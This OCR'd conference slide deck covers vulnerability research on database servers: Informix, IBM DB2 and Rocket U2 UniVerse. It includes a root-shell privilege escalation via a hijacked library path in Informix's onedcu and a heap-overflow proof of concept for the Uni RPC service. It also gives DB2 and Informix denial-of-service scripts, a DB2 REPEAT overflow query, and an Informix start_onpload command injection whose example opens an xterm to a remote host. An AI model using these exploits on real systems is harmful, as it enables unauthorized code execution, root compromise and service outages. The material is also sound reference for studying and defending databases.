
- Obvious purpose:

```
.text:080F07E1 ; int __cdecl ifmx_dlopen(int, char *src, int)
.text:080F07E1                 public ifmx_dlopen
.text:080F07E1 ifmx_dlopen     proc near               ; CODE XREF: gl_init_glu_dll+22B↑p
.text:080F07E1
.text:080F07E1 var_10          = dword ptr -10h
.text:080F07E1 var_C           = dword ptr -0Ch
.text:080F07E1 var_8           = dword ptr -8
.text:080F07E1 var_4           = dword ptr -4
.text:080F07E1 arg_0           = dword ptr  8
.text:080F07E1 src             = dword ptr  0Ch
.text:080F07E1 arg_8           = dword ptr  10h
.text:080F07E1
.text:080F07E1                 push    ebp
.text:080F07E2                 mov     ebp, esp
.text:080F07E4                 sub     esp, 18h
.text:080F07E7                 mov     [ebp+var_C], ebx
.text:080F07EA                 mov     [ebp+var_8], esi
.text:080F07ED                 mov     [ebp+var_4], edi
.text:080F07F0                 mov     esi, [ebp+arg_0]
.text:080F07F3                 mov     ebx, [ebp+src]
.text:080F07F6                 mov     eax, [ebp+arg_8]
.text:080F07F9                 cmp     eax, 0FFFFFF9Dh
.text:080F07FC                 mov     edx, 102h
.text:080F0801                 cmovz   eax, edx
.text:080F0804                 mov     [esp+4], eax    ; mode
.text:080F0808                 mov     [esp], ebx      ; file
.text:080F080B                 call    _dlopen
.text:080F0810                 mov     [esi+8], eax
.text:080F0813                 mov     [ebp+var_10], 0
.text:080F081A                 test    eax, eax
.text:080F081C                 jnz     short loc_80F082D
```


gl_init_glu
gl_init_glu_internal
gl_setextfunc
gl_path_search_rpath
_gl_set_ext_funcptr
gl_path_search1
gl_init_glu_dll
gl_open_file
ifmx_dlopen
ifmx_dlsym
gl_fix_rpath
open_file
_gl_alloc_ptr
_gl_free_ptr
get_dl_name
ifmx_dlerror
_gl_ext_errno
_gl_ext_malloc
gl_message
_gl_ext_free
gl_ext_errno
_gl_get_env_var
gl_ext_malloc
gl_init_debug
gl_ext_free
_gl_ext_fclose
_gl_ext_getenv
_gl_get_ext_funcptr
gl_ext_getenv

Path to gl_init_glu

- gl_init_glu is called from initgls.
- Initgls is called from main.



- Let's check initgls function...

Initgls function

- If the environment variable GL_USEGLU is set the 'onedcu' loads one, unfortunately fixed path (non influenciable), .so library.

```
.text:08090BA1
.text:08090BA1 loc_8090BA1:                            ; CODE XREF: initgls+53↑j
.text:08090BA1                 mov     eax, ds:glsglobal
.text:08090BA6                 cmp     dword ptr [eax], 0
.text:08090BA9                 jnz     short loc_8090BE5
.text:08090BAB                 push    ebx
.text:08090BAC                 push    ebx
.text:08090BAD                 push    40h ; '@'       ; arg
.text:08090BAF                 push    offset nptr     ; "GL_USEGLU"
.text:08090BB4                 call    idx_ggetenv
.text:08090BB9                 mov     edx, (offset aCh_flag0+0Bh)
```

onedcu suid root EoP

- Using the same library as in the Oracle case this time we need to overwrite:
  - $INFORMIXDIR/gls/dll/32-libicudata.so.42

```
$ export INFORMIXDIR=/opt/IBM/informix
$ export GL_USEGLU=1
$ $INFORMIXDIR/bin/onedcu
[+] It works! Root shell...
sh-3.1#
```

Informix EoP

- It was harder to find a vulnerability than in the other cases but not very hard...
- It took me some hours to find the EoP
  - Well, it took me some hours to find the function ifmx_dlopen...
  - After that, the EoP was very obvious.
- While this vulnerability cannot be abused (AFAIK) by any local users it can be usefull for multi-stage attacks using other vulnerabilities...
  - A fake INFORMIXDIR cannot be used as it must be owned by INFORMIX user.

Remote Bugs

- Time to find remote bugs
  - I will show both 0days and fixed vulnerabilities
- Will it be very hard to find at least one?
  - Let's see...

Rocket U2 Uni RPC Service Remote Code Execution Vulnerability

- Rocket U2 was UniVerse/UniData
- Remote pre-authenticated vulnerability
- Only one shoot needed to own it
- Vulnerability discovered by Rubén Santamarta
  - ZDI-10-294

ZDI-10-294

- Extracted from the ZDI's advisory:
  - The specific flaw exists in the Uni RPC service (unirpcd.exe) which listens by default on TCP port 31438. The unirpc32.dll module implements an RPC protocol and is used by the Uni RPC service. While parsing a size value from an RPC packet header, an integer can overflow and consequently bypass a signed comparison. This controlled value is then used as the number of bytes to receive into a static heap buffer. By providing a specially crafted request, this heap buffer can overflow leading to arbitrary code execution under the context of the SYSTEM user.

ZDI-10-294

- POC for the vulnerability:

```
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1], 31438))
s.send("\x6c\x02\x6F\x6c"   # Magic
        +"\x7f\xff\xfF\xF0"  # our_size
        +"\x18\x19\x0a\x0b"
        +"\x02\x0d\x0e\x0f"
        +"\x00\x00\x00\x00"  # check 1
        +"A"*0×20
        +whatever # Shellcode...
```

ZDI-10-294

- This vulnerability could be found in minutes with fuzzing.
- Rubén found it, within minutes, using his brain and a debugger.
- An easy one... that took about 3 years to fix.

IBM DB2

- How hard can it be to find a remote vulnerability in IBM DB2?
  - Not so hard to find a remote DOS.
  - But post-authenticated.
- Let's see a simple vulnerability
  - A remote DOS calling a stored procedure with a space character in the schema name.
  - Yep, that easy.

IBM DB2 Remote DOS

```
import DB2

def main():
    global connection

    connect()
    cur = connection.cursor()
    cur.callproc("SYSPROC .HASNICKNAMECHANGED",
                 ('TEST', None, None, None, None, None))
```

IBM DB2 Remote DOS

- Found by mistake while writting a fuzzer...
  - Notice the space betwen the schema name and the procedure to be called.
  - How the hell did IBM missed this so easy to find bug????
- Non-exploitable, unfortunately.
  - But a remote DOS anyway.

IBM DB2 'repeat' Heap Overflow

- Vulnerability found by Evgeny Legerov
  - Fixed, CVE-2010-0462
- Remote code execution seems possible
- A simple proof-of-concept (SQL command):

```
SELECT REPEAT(REPEAT('1',1000),1073741825)
  FROM SYSIBM.SYSDUMMY1;
```

- IBM doesn't use fuzzing, obviously:
  - Otherwise, this vulnerability could be detected very easily...

IBM DB2 Notes

- It seems to be relatively easy to find a vulnerability.
- IMHO, they didn't fuzzed anything in the database software...
  - Stored procedures, DRDA protocol, etc...

Informix Dynamic Server

- Remote (post-authenticated) vulnerabilities:
  - 'sq_sgkprepare' remote denial of service.
  - 'start_onpload' procedure remote code execution
    - Found by David Litchfield in 2006.
    - A resurrected bug.

Informix Remote DOS POC

```
import socket

from libinformix import Informix

ifx = Informix()

ifx.username = "test"

ifx.password = "test"

ifx.databaseName = "testdb"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host, 9088))

s.send(ifx.getPacket())

data = s.recv(4096)

buf = '\x00\x86\x00\x00\x00\x17select * from
systables\x00\x00\x16\x001\x00\x0c'

s.send(buf) # Die
```

Informix Remote DOS

- Reversed the Informix communication protocol and wrote a library in Python.
  - Available in Inguma since 2008.
- It makes login and, after it, sends the command 0x86 to the server.
  - The command 0x86 is 'sgkprepare'.
    - See the function's table ”jmpsql” in binary ”oninit”.
  - If no cursor was previously prepared the function fails with a null pointer dereference.

Informix start_onpload RCE

- Vulnerability found by David Litchfield
  - CVE-2006-3860
- Code execution is 100% reliable as it's a simple command injection
- Vulnerability resurrected in latest versions...

```
create procedure informix.start_onpload(args char(200)) returning int;
    define command char(255); -- build command string here
    define rtnsql  int;       -- place holder for exception sqlcode setting
    define rtnisam int;       -- isam error code. Should be onpload exit
status
   {If $INFORMIXDIR/bin/onpload not found try /usr/informix/bin/onpload}
   { or NT style}
    on exception in (-668) set rtnsql, rtnisam
      if rtnisam = -2 then
            { If onpload.exe not found by default UNIX style-environment}
            let command = 'cmd /c %INFORMIXDIR%\bin\onpload ' || args;
            system (command);
            return 0;
        end if
        if rtnisam = -1 then
             let command = '/usr/informix/bin/onpload ' || args;
             system (command);
            return 0;
       end if
       return rtnisam;
    end exception
    let command = '$INFORMIXDIR/bin/onpload ' || args;
    system (command);
    return 0;
end procedure;
```

Informix start_onpload RCE

- Extracted from the original advisory:
  - *The user supplied "args" is concatenated to "cmd /c %INFORMIXDIR%\bin\onpload " on Windows and '/usr/informix/bin/onpload' on Unix systems. An attacker with only "connect" permissions can exploit this to run arbitrary OS commands.*
- Example exploit:

```
CALL informix.start_onpload('; /usr/bin/xterm -display host:0')
```

Informix Notes

- With the resurrected bug we can reach code execution from a user with only connect privileges.
- Using the EoP we can escalate from a database user with only connect privileges to root.
  - Kewl!

Conclussions

- Database server software is typically very big and the code base is old
  - There must be a lot of vulnerabilities
  - There must be a lot of old code not touched in years
- With the vulnerabilities shown in this talk we can conclude that
  - Nowadays, it's relatively easy to find vulnerabilities in database software
  - But many of them can be easily fixed, also


questions
anyone?